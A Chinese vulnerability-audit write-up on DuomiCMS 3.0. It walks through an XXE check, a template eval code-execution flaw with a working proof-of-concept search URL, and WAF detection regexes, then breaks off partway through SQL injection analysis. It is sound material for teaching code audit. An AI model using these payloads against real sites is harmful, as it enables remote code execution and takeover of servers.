DuomiCMS3.0最新版漏洞挖掘


mochazz / 2018-09-30 14:34:49 / 浏览数 35277 安全技术 漏洞分析 顶(1) 踩(0)

前言

大家好，我是 红日安全 的 七月火 。这篇文章将记录 DuomiCms3.0最新版
的漏洞挖掘过程，当中会分享一些审计的技巧，希望对想要学习审计的朋友有所帮助。当中分享的每一个漏洞并不一定都存在，但是为了文章的完整性，还是把所有漏洞挖掘

XXE漏洞挖掘

先使用 phpstorm 的全局搜索 simplexml_load_ 、 SimpleXMLElement 等字符串（快捷键为： `Ctrl+Shift+F` ），这里的 simplexml_load_ 字符串主要针对 simplexml_load_file 和 simplexml_load_string 两个函数。我们可以发现搜索结果将近40条，如下：




接下来我们就一个一个进行验证（其实不用真的每个都去验证，因为有的程序代码结构很像，或者看一眼就知道不存在漏洞了）。先来看一下 api.php
文件中的代码，可以看到这里的 XML 文件内容来自 $playerKindsfile 变量，该变量的值为 data/admin/playerKinds.xml 文件的内容。 api.php 文件代码如下：

```php
<?php
function getplayurl($urls)
{
    $urls=str_replace('$','|*|',$urls);
    $arr1 = explode("|*||*||*|",$urls);

    $zzt=count($arr1);
    $playerKindsfile="data/admin/playerKinds.xml";
    $xml = simplexml_load_file($playerKindsfile);
    if(!$xml){$xml = simplexml_load_string(file_get_contents($playerKindsfile));}
    ......

?>
```


这时候，我们要考虑的就是 data/admin/playerKinds.xml 文件的内容是否可以被我们控制。如果该文件可以被攻击者控制，就很有可能存在 XXE 漏洞。于是，我们搜索字符串 playerKinds ，结果如下：





我们发现其中有一个语句为 $doc -> save($playerKindsfile) 。按照函数名来推测，这里极有可能是将 $playerKindsfile 变量对应的内容保存进 data/admin/playerKinds.xml 文件。所以我们要来看一下 $playerKindsfile 变量对应的内容是否可控。

我们找到 admin\admin_player.php 文件对应的代码，发现当 $action=="addnew" 的时候，会将 POST 方式传来的 playername 、 info 、 order 、 trail 四个参数写进 data/admin/playerKinds.xml 文件。相关代码如下：

```php
$playerKindsfile = duomi_DATA."/admin/playerKinds.xml";// 对应data/admin/playerKinds.xml文件
if($action=="edit")
{
    ......
}
......
elseif($action=="addnew")
{
    //add new
    $playername=$_POST[playername];
    $info=$_POST[info];
    $order=$_POST[order];
    $trail=$_POST[trail];
    if($playername==''||$trail==''||$order=='')
    {
        ShowMsg("请输入播放器名字，后缀，排序。","-1");
        exit();
    }
    ......
    $flag = $doc->createAttribute("flag");
    $flagvalue = $doc->createTextNode($playername);
    $flag->appendChild($flagvalue);
    $index->appendChild($flag);
    ......
    $doc -> save($playerKindsfile);
    ......
```


我们用 BurpSuite 抓包，并用 TheFolderSpy 监控 www 目录（其目的是检测用户输入是否有被写入文件中），结果如下：






我们发现 POST 方式传输的 playername 、 info 、 order 、 trail 四个参数，确实写进了 data/admin/playerKinds.xml 文件，但是特殊符号都被 HTML实体编码 了，所以这里无法利用。(下图是 payload 中特殊字符被 HTML实体编码 的截图)。

我们接着看看其他位置是否存在 XXE 漏洞，会发现其他地方的 XML 文件加载方式基本和上面一样，因此应该不存在 XXE 漏洞。

前台代码执行

这一处的代码执行和以前苹果CMS的代码执行是类似的，都是在解析模板标签的时候，将解析的标签拼接，并用在了 eval 函数中，最终造成了代码执行漏洞。

在挖掘漏洞之初，我们先全局搜索 eval 函数，这里可以明显的看到只有 duomiphp\core.class.php 文件中使用了 eval 函数。搜索图如下：




我们详细的看一下其代码，可以发现 eval 函数只出现在 parseIf 和 parseSubIf 函数中：

```php
function parseIf($content){
    if (strpos($content,'{if:')=== false){
    return $content;
    }else{
    $labelRule = buildregx("{if:(.*?)}(.*?){end if}","is");
    $labelRule2="{elseif";
    $labelRule3="{else}";
    preg_match_all($labelRule,$content,$iar);
    $arlen=count($iar[0]);
    $elseIfFlag=false;
    for($m=0;$m<$arlen;$m++){
        $strIf=$iar[1][$m];
        $strIf=$this->parseStrIf($strIf);
        $strThen=$iar[2][$m];
        $strThen=$this->parseSubIf($strThen);
        if (strpos($strThen,$labelRule2)===false){
            if (strpos($strThen,$labelRule3)>=0){
                $elduomirray=explode($labelRule3,$strThen);
                $strThen1=$elduomirray[0];
                $strElse1=$elduomirray[1];
                @eval("if(".$strIf.")){\$ifFlag=true;}else{\$ifFlag=false;}");
                if ($ifFlag){ $content=str_replace($iar[0][$m],$strThen1,$content);}
                else {$content=str_replace($iar[0][$m],$strElse1,$content);}
            }
            else{
                @eval("if(".$strIf.") { \$ifFlag=true;} else{ \$ifFlag=false;}");
                if ($ifFlag) $content=str_replace($iar[0][$m],$strThen,$content);
                else $content=str_replace($iar[0][$m],"",$content);}
        ......
}
```


那么我们就来搜索一下这两个函数在何处被调用。由于 parseSubIf 函数在 parseIf 函数中被调用，这里我就直接搜索 parseIf 函数，并挑选了一个较为简单的 search.php 文件进行分析。为了更好分析，我这里直接把 payload 带入分析，所使用的 payload 如下：

```
http://localhost/search.php?searchword={if:phpinfo()}phpinfo(){end
```



下面我们来具体分析 search.php 文件。首先文件开头引入了 duomiphp/common.php 文件，而该文件引入了 duomiphp\webscan.php 文件对用户提交的变量进行处理。该文件使用以下三个正则分别对用户传递的 GPC （ GET、POST、COOKIE ）参数进行过滤，但是我们的 payload 并不会触发这里的正则。

```
// duomiphp\webscan.php
$getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$postfilter = "<.*=(&#\\d+?;?)+?>|<.*data=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$cookiefilter = "benchmark\s*?\(.*\)|sleep\s*?\(.*\)|load_file\s*?\\(|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
```

在 duomiphp/common.php 文件中，还存在一处变量覆盖的利用点（如下图代码）：


```
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
}
```

继续回到 search.php 文件，我将有用的关键代码简化如下：

```
$searchword = RemoveXSS(stripslashes($searchword));
$searchword = addslashes(cn_substr($searchword,20));
if($cfg_notallowstr !='' && m_eregi($cfg_notallowstr,$searchword))
{
    ShowMsg("你的搜索关键字中存在非法内容，被系统禁止！","index.php","0",$cfg_search_time);
    exit();
}
echosearchPage();
function echosearchPage()
{
    $content = getFileCache($cacheName); // $cacheName = "parse_search_"
    // 实际上获取了/data/cache/目录下的.inc文件作为模板
    $content = str_replace("{searchpage:page}",$page,$content);
    $content = str_replace("{duomicms:searchword}",$searchword,$content);
    $content = str_replace("{duomicms:searchnum}",$TotalResult,$content);
    $content = str_replace("{searchpage:ordername}",$order,$content);
    $content=$mainClassObj->parseIf($content);
}
```

这里需要注意，程序会 只截取20个字符 作为 $searchword （ 上图第2行 ），然后在 第14行 代码处把模板的 {duomicms:searchword} 替换成 $searchword 。替换后，又在 第17 行开始对模板中的IF语句进行解析。虽然程序有做一些过滤操作，但是都无法有效的避免我们的恶意代码。

我们跟进 parseIf 方法。其实这里就是把 IF标签 的内容取出来，然后拼接到 eval
函数中执行了，这也是漏洞的成因，具体的变量值可以看下图右边墨绿色的字体，这里不再赘述。



测了几个版本，都有影响。当然，前台getshell方式还不止这一种，可以利用前面的变量覆盖，伪造admin身份，最后写入webshell，具体分析之后会在
[红日安全]代码审计Day14 - 从变量覆盖到获取webshell 文章中详细分析。

SQL注入漏洞挖掘

根据 CNVD 的漏洞通告：DuomiCms x3.0前台duomiphp/ajax.php文件存在SQL注入漏洞 ，我们就直接打开 duomiphp/ajax.php 文件，观察其中所有的 SQL
语句，可以总结为以下几种类型：

```php
$id = (isset($id) && is_numeric($id)) ? $id : 0;
$sql="select v_digg,v_tread,v_score,v_scorenum from duomi_data where v_id=".$id;
global $id,$dsql,$score;
$dsql->ExecuteNoneQuery("Update `duomi_data` set v_scorenum=v_scorenum+1,v_score=v_score+".$score." where
v_id=$id");
$n=time();
$dsql->ExecuteNoneQuery("Update `duomi_data` set v_weektime = '$n' where v_id=$id");
global $id,$uid,$dsql;
$dsql->GetOne("Select id From `duomi_favorite` where vid=$id and uid=$uid ");
$dsql->ExecuteNoneQuery("insert into `duomi_favorite` values('','$uid','$id','".time()."')");
```

可以看到这里大多数 SQL
语句使用了拼接，而拼接用的变量又多数是全局变量，我们在前面的代码执行漏洞中，提到程序有注册变量的行为，这样容易造成变量覆盖。下面，我们来一个个分析这些变

首先是 $id 变量，拼接在 SQL 语句尾巴且没有引号包裹。本来应该是比较好利用的，但是这里开头对 id 变量进行了类型判断。这样导致在 select语句
中无法再利用，但是我们可以用 16进制 编码绕过，将payload的 16进制 插入数据库中，形成二次注入。但是我们搜索 insert语句

的时候，发现其被单引号包裹，所以无法利用，具体代码如下：

```php
require_once('common.php');

AjaxHead();
$action = isset($action) ? trim($action) : '';
$id = (isset($id) && is_numeric($id)) ? $id : 0;
......
function addfav(){
    ......
    if(!is_array($row))
    {
        $dsql->ExecuteNoneQuery("insert into `duomi_favorite` values('','$uid','$id','".time()."')");
    }
    return "ok";
}
```


接着是 $score 变量，该变量位于 SQL 语句中间，这样就要引入注释符，将后面的语句注释掉。但是引入注释符，会触发 duomiphp/sql.class.php 文件的SQL检测规则，所以这处也不好利用。具体代码如下：

```php
// duomiphp/sql.class.php
function CheckSql($db_string,$querytype='select')
{
    ......
    //发布版本的程序可能比较少包括--,#这样的注释，但是黑客经常使用它们
    elseif (strpos($clean, '/*') > 2 || strpos($clean, '--') !== false || strpos($clean, '#') !== false)
    {
        $fail = true;
        $error="comment detect";
    }
    ......
}
```


